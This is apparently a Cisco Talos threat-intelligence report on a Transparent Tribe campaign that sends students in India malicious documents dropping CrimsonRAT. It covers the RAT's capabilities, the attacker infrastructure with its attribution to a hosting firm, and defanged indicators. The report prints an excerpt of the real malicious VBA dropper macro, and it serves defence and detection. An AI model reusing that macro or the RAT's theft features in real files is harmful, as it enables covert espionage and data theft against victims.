Transparent Tribe begins targeting education sector in latest campaign

blog.talosintelligence.com/2022/07/transparent-tribe-targets-education.html

- Cisco Talos has been tracking a new malicious campaign operated by the Transparent Tribe APT group.
- This campaign involves the targeting of educational institutions and students in the Indian subcontinent, a deviation from the adversary's typical focus on government entities.
- The attacks result in the deployment of CrimsonRAT, Transparent Tribe's malware of choice for establishing long-term access into victim networks.
- We assess with high confidence that a Pakistani web hosting services provider "Zain Hosting" was used for deploying and operating components of Transparent Tribe's infrastructure. This is likely one of many third parties Transparent Tribe employs to prepare, stage and/or deploy components of their operation.

Overview

Cisco Talos recently discovered an ongoing campaign conducted by the Transparent Tribe APT group against students at various educational institutions in India. This campaign was partially covered by another security firm, but our findings reveal more details regarding the adversary's operations.

Typically, this APT group focuses on targeting government (government employees, military personnel) and pseudo-government entities (think tanks, conferences, etc.) using remote access trojans (RATs) such as CrimsonRAT and ObliqueRAT. However, in this new campaign dating back to December 2021, the adversary is targeting students of universities and colleges in India. This new campaign also suggests that the APT is actively expanding its network of victims to include civilian users.

We also assess with high confidence that a Pakistani web hosting services provider, "ZainHosting" was employed by the APT for deploying and operating parts of Transparent Tribe's infrastructure used in this campaign.

Threat actor profile

Transparent Tribe is a suspected Pakistan-linked threat actor. This group typically targets individuals and entities associated with governments and military personnel in the Indian subcontinent, specifically Afghanistan and India. Transparent Tribe has also been known to use their CrimsonRAT implant against human rights activists in Pakistan.

The group primarily uses three Windows-based malware families to carry out espionage activities against their targets.

- CrimsonRAT is a .NET-based implant that is the group's malware of choice since at least 2020. Transparent Tribe's multiple campaigns leveraging CrimsonRAT over the years indicate a steady evolution in the implant's capabilities.
- ObliqueRAT is a C/C++-based implant discovered by Talos in early 2020. ObliqueRAT is primarily reserved for hyper-targeted attacks on government personnel and in operations where stealth is a prime focus of the attackers' infection chain. This implant has also seen a constant evolution in deployment tactics and malicious functionalities over time.
- Custom malware used by Transparent Tribe consists of easily and quickly deployable downloaders, droppers and lightweight RATs containing limited capabilities as opposed to CrimsonRAT and ObliqueRAT.

Transparent Tribe also maintains a suite of mobile implants in their arsenal. Implants such as CapraRAT are constantly modified to be deployed against targets. These implants contain a plethora of malicious capabilities meant to steal data from mobile devices.

Attack details: Infection chain

The attack consists of a maldoc delivered to the target as an attachment or a link to a remote location via a spear-phishing email. The maldocs consist of malicious VBA macros

commonly observed in previous Transparent Tribe campaigns. The macros extract an embedded archive file from the maldoc and unzip it to execute a copy of the malware in the archive file. The malware in the archive files is CrimsonRAT.

```
Sub ReadFileKlistankhantkmnbyfgasuyga()

    Dim s0 As String
    Dim a As Integer
    Dim path_fileKlistankhantkmnbyfgasuyga As String

    Dim file_nameKlistankhantkmnbyfgasuyga  As String

    Dim fldr_nameKlistankhantkmnbyfgasuyga  As Variant

    file_nameKlistankhantkmnbyfgasuyga = "RingBell"

    fldr_nameKlistankhantkmnbyfgasuyga = Environ$("ALLUSERSPROFILE") & "\C0E2\"

    If Dir(fldr_nameKlistankhantkmnbyfgasuyga, vbDirectory) = "" Then
        MkDir (fldr_nameKlistankhantkmnbyfgasuyga)
    End If

    path_fileKlistankhantkmnbyfgasuyga = fldr_nameKlistankhantkmnbyfgasuyga & file_nameKlistankhantkmnbyfgasuyga

    Dim arKlistankhantkmnbyfgasuyga() As String
     Dim lin As Double
    lin = 0

    Dim lintKlistankhantkmnbyfgasuyga As Double

    lintKlistankhantkmnbyfgasuyga = 0

    Dim v8 As Double
    v8 = 6.2
    Dim vKlistankhantkmnbyfgasuyga As String
    vKlistankhantkmnbyfgasuyga = Application.System.Version

    Dim vnKlistankhantkmnbyfgasuyga As Double
    vnKlistankhantkmnbyfgasuyga = CDbl(vKlistankhantkmnbyfgasuyga)
    Dim fvKlistankhantkmnbyfgasuyga As String
    fvKlistankhantkmnbyfgasuyga = fldr_nameKlistankhantkmnbyfgasuyga & file_nameKlistankhantkmnbyfgasuyga
    Dim s1 As Long

    'If InStr(Application.System.Version, "6.2") > 0 Or InStr(Application.System.Version, "6.3") > 0 Then
    If vnKlistankhantkmnbyfgasuyga ≥ v8 Then
        'Dim btsSocdaKlistankhantkmnbyfgasuyga8(31667) As Byte
        Dim btsSocdaKlistankhantkmnbyfgasuyga8() As Byte
        'arKlistankhantkmnbyfgasuyga = Split(UserForm1.TextBox2.Text, "f")
        Dim str1 As String
        str1 = GenerateStringW48()
        arKlistankhantkmnbyfgasuyga = Split(str1, "/")

        s1 = UBound(arKlistankhantkmnbyfgasuyga)
        ReDim btsSocdaKlistankhantkmnbyfgasuyga8(s1)

        For Each vl In arKlistankhantkmnbyfgasuyga
            btsSocdaKlistankhantkmnbyfgasuyga8(lin) = CByte(vl)
            lin = lin + 1
        Next

       lintKlistankhantkmnbyfgasuyga = 1

        Open path_fileKlistankhantkmnbyfgasuyga & ".zip" For Binary Access Write As #2
             Put #2, , btsSocdaKlistankhantkmnbyfgasuyga8
        Close #2
        fvKlistankhantkmnbyfgasuyga = fvKlistankhantkmnbyfgasuyga & ".e"
     End If
```

Malicious macro dropping embedded zip to disk.

CrimsonRAT

The CrimsonRAT payloads deployed in this campaign are very similar to those from past Transparent Tribe campaigns. It is the staple implant of choice for Transparent Tribe to establish long-term access into victim networks. This RAT is actively updated, adding new capabilities and obfuscating the implant.

The latest version of CrimsonRAT seen in this campaign contains a number of capabilities, including:

- List files and folders in a directory path specified by the command and control (C2).
- Run specific processes on the endpoint, such as keylogger and USB modules.
- List process IDs and names running on the endpoint.
- Get information, such as name, creation times and size of image files (pictures such as BMP, JPG, etc.) specified by the C2.
- Take screenshots of the current screen and send them to the C2.
- Upload keylogger logs from a file on disk to the C2.
- Send system information to the C2, including:
    - Computer name, username, operating system name, the file path of implant and parent folder path.
    - Indicator of whether the keylogger module is in the endpoint and running and its version.
    - Indicator of whether the USB module is in the endpoint and running and its version.
- Run arbitrary commands on the system.
- Write data sent by the C2 to a file on disk.
- Read contents of a file on disk and exfiltrate to the C2.
- List all drives on the system.
- List all files in a directory.
- Download the USB worm and keylogger modules from the C2 and write them to disk.
- Send a file's name, creation time and size to the C2- file path as specified by the C2.
- Delete files specified by the C2 from the endpoint.
- Get names, creation times and size of all files containing the file extension specified by the C2.

Infrastructure and attribution

Campaign Infrastructure

A number of these maldocs and archives containing these maldocs were hosted on the domains registered by the attackers, with the earliest domain registered in June 2021. These domains were named so that they would appear relevant to students and educational entities in India. Some examples of domains registered by the threat actor are:

- studentsportal[.]live
- studentsportal[.]website
- studentsportal[.]co


However, we've also discovered the use of additional media-themed domains that the attackers are preparing to use in parallel campaigns against their targets. These domains are in line with Transparent Tribe's tactic of using malicious file-sharing domains we've observed in previous attacks and campaigns.

- cloud-drive[.]store
- user-onedrive[.]live
- drive-phone[.]online

During the course of our research, we discovered SSL certificate overlaps with another domain registered by the attackers in June 2021, geo-news[.]tv, using the email address immikhan034[@]gmail[.]com. This domain is a typo-squatted version of geo[.]tv, a legitimate Pakistani news website. Subdomains on the malicious typo-squatted domains include those that hosted SSL certificates for the student and media-themed malicious domains:

- cloud-drive.geo-news.tv
- drive-phone.geo-news.tv
- studentsportal.geo-news.tv
- user-onedrive.geo-news.tv

All the malicious domains have recently resolved to the same IP address: 198[.]37[.]123[.]126. This strongly suggests shared infrastructure among all the malicious domains.




```
X509 Certificate:
Version: 3
Serial Number: 06364072286ff2abec7017468ff10270
Signature Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.11 sha256RSA
    Algorithm Parameters:
    05 00
Issuer:
    CN=cPanel, Inc. Certification Authority
    O=cPanel, Inc.
    L=Houston
    S=TX
    C=US
  Name Hash(sha1): 93b9fa878a7aee4bf3fd5a2d574a3451ce84cb7c
  Name Hash(md5): c1ef79d52f4b81fdbed8b11fbbd75de1

 NotBefore: 2/22/2022 8:00 PM
 NotAfter: 5/24/2022 7:59 PM

Subject:
    CN=geo-news.tv
  Name Hash(sha1): 9493d79b73016c57a430fe33447d1d80f056c020
  Name Hash(md5): 34e38ef9112b7bc19c3f27d51a9b505b

Public Key Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.1 RSA
    Algorithm Parameters:
    05 00
Public Key Length: 2048 bits
```

SSL certificate for geo-news[.]tv.

Honeytraps

Many of the domains registered by the attackers for this campaign consisted of rudimentary websites with front pages containing embedded Google Drive folders. All of these folders contained pictures of women. It is highly likely that these front pages will be used as stagers for honeytrap-based attacks in the future, another tactic typical of the Transparent Tribe APT.



Google Drive folder embedded in the fake website operated by Transparent Tribe.

Infrastructure attribution

The DNS SOA records for all the malicious domains utilized in this APT campaign contain a common administrator email address: **rupees001[at]gmail[.]com**. This email address has been used to register and administer approximately 2,000 legitimate and malicious domains. However, there are a couple of domains in this list that stand out:

- zainhosting[.]net
- vebhost[.]com

Of the two domains, vebhost[.]com hosts a dummy website that advertises website-building services. The malicious domains used in this campaign, such as studentsportal[.]live and others, use vebhost[.]com name servers, specifically:

- ns1[.]vebhost[.]com

- ns2[.]vebhost[.]com

Therefore, it is highly likely that the operators registering and maintaining the malicious domains also operate web-hosting services through vebhost[.]com.

The second domain, zainhosting[.]net belongs to a seemingly legitimate web services and hosting provider called "Zain Hosting" based out of Lahore, Pakistan.

Apart from zainhosting[.]net, the hosting provider also operates zainhosting[.]com, which is this business' primary front for their legitimate operations. Interestingly, vebhost[.]com uses zainhosting[.]com's name servers:

- ns5.zainhosting.com
- ns6.zainhosting.com

ZainHosting advertises their services heavily on Facebook and has been active since at least 2010. Their webpage from 2010 listed rupees001[at]gmail[.]com as a contact address for the business. This email has since been used to register, renew and administer several malicious web pages over time, *including the malicious domains used by the Transparent Tribe APT in their most recent campaign*.

ZainHosting webpage from 2010 listing rupees001[at]gmail[.]com as a contact address.

All three sets of domains -- the malicious Transparent Tribe infrastructure, vebhost[.]com and zainhosting[.]net/com -- are clearly related, with "ZainHosting"' owning and operating the malicious infrastructure. However, the entire scope of ZainHosting's role in the Transparent Tribe organization is still unknown. We believe with high confidence that ZainHosting is just one of the many infrastructure contractors hired by Transparent Tribe. Such contractors might be hired to simply prepare and stage the APT's infrastructure and possibly be given packages (archives, etc.) containing malicious artifacts to deploy, that are then distributed by the APT operators themselves to targets of interest.

Conclusion

Transparent Tribe has been aggressively trying to widen its net of victims in the Indian subcontinent. Their operations started as early as at least 2016 and have largely focussed on infecting government and military officials in Afghanistan and India. Over the past few years, we saw the APT begin targeting pseudo-government entities and individuals belonging to think tanks and defense contractors.

However, their new campaign indicates that the threat actors' strategy is evolving to target civilian personnel, specifically those connected to educational institutions. This might be in accordance with their nation-state's goal to establish long-term access and steal valuable and restricted research from premier research institutions associated with the Indian government. Keeping tabs on an adversary nation's research endeavors is a strategic goal adopted by many APT groups observed across the world.

Organizations must be diligent against such highly motivated adversaries that are rapidly evolving their strategies and expanding their network of targets. In-depth defense strategies based on a risk analysis approach can deliver the best results in the prevention. However, this should always be complemented by a good incident response plan which has been not only tested with tabletop exercises and reviewed and improved every time it's put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

IOCs for this research can also be found at our Github repository here.

Maldocs

bdeb9d019a02eb49c21f7c04169406ac586d630032a059f63c497951303b8d00
388f212dfca2bfb5db0a8b9958a43da6860298cdd4fcd53ed2c75e3b059ee622
0d61d5fe8dbf69c6e61771451212fc8e587d93246bd866adf1031147d6d4f8c2
14ee2e3a9263bab359bc19050567d0dbd6371c8c0a7c6aeba71adbf5df2fc35b

Archives

8c1a5052bf3c1b33aff9e249ae860ea1435ce716d5b5be2ec3407520507c6d37
79aee357ea68d8f66b929ba2e57465eaee4d965b0da5001fe589afe1588874e3

CrimsonRAT

8b786784c172c6f8b241b1286a2054294e8dc2c167d9b4daae0e310a1d923ba0
b4819738a277090405f0b5bbcb31d5dd3115f7026401e5231df727da0443332a
e2cf71c78d198fdc0017b7bfd6ce8115301174302b3eaaf50cfc384db96bc573
8c9b0fd259e7f016f53be8edc53fe5f908b48ae691e21f0f820da11429e595d8
f3a1ac021941b481ac7e2335b74ebf1e44728e8917381728f1f5b390c6f34706
fc34f9087ab199d0bac22aa97de48e5592dbf0784342b9ecd01b4a429272ab5b
b3f8e026f39056ec5e66700e03eeaf57454ee9c0bc1c719d74e10f5702957305
9159d4e354218870461c96bedcc7b5b026f872d30235bb4536cc4a5ce4154725
b614436bf9461b80384bae937d699f8c3886bcc65b907e0c8126b4df59ea8cdb
28390e3ea8a547f05ca08551f484292d46398a2b38fd4aae001ac7d056c5abc0

IPs

192[.]3[.]99[.]68
198[.]37[.]123[.]126

Domains

studentsportal[.]live
geo-news[.]tv
cloud-drive[.]store
user-onedrive[.]live
drive-phone[.]online
studentsportal[.]co
studentsportal[.]website
nsdrive-phone[.]online
statefinancebank[.]com
in[.]statefinancebank[.]com
centralink[.]online
cloud-drive[.]geo-news[.]tv
drive-phone[.]geo-news[.]tv
studentsportal[.]geo-news[.]tv
user-onedrive[.]geo-news[.]tv
studentsportal[.]live[.]geo-news[.]tv
phone-drive[.]online[.]geo-news[.]tv
sunnyleone[.]hopto[.]org
swissaccount[.]ddns[.]net

URLs

hxxps[://]studentsportal[.]live/download[.]php?file=Mental_Health_Survey[.]docm
hxxps[://]studentsportal[.]website/download[.]php?file=5-mar[.]zip